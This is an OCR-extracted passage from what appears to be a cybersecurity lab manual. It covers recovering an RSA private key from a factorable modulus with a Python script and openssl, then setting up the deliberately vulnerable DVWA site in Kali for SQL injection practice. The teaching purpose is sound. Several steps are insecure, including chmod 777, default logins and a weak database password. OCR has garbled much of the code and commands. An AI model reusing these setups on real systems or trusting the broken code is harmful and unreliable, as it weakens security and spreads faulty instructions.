
Need to factorize n
So goto website **factordb.com** click search, paste decimal value of n



Create a exploit.py

To install pycrypto

pip install pycrypto



Copy the code in the exploit.py file and paste it

from Crypto.PublicKey import RSA
from Crypto.Util.number import
inverseimport base64
n =
188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996 22

```
130516875930765025705 9
e = 65537
p =
398075086424064937397125500550386491199064362342526708406385189575946388957261768583317
q =
472772146107435302536223071973048224632914695302097116459852171130520711256363590397527
phi_n = (p - 1)*(q -
1)d = inverse(e,
phi_n)
key = RSA.construct((n, e, d, p, q))
fn = "private.pem"
with open(fn, "wb") as f:
        f.write(key.exportKey()
        )
```

Execute exploit.py file


python exploit.py

To decrypt the text
openssl rsautl -decrypt -in encryptedFile -out decryptedFileName -inkey privateKey.pem

Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linuxStep2: Login to the kali linux by using the


Username: kali



password: kali

Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website



Installing DVWA:

git clone https://github.com/digininja/DVWA.git

// if any error occurs use sudo in front of git

clonemv DVWA dvwa

chmod -R 777 dvwa/

// to get recursive permission we use -


Rcd dvwa/config

//there will be a dummy file so we can copy to get a new file

//cp used to copy the content of the file

cp config.inc.php.dist config.inc.php


cat or nano config.inc.php




sudo service mysql

startsudo mysql -u


root -p




create database dvwa




create user dvwa@localhostidentifies by'p@ssw0rd':




grant all on dvwa.* to dvwa@localhosr;
flush privileges;
exit;



sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database

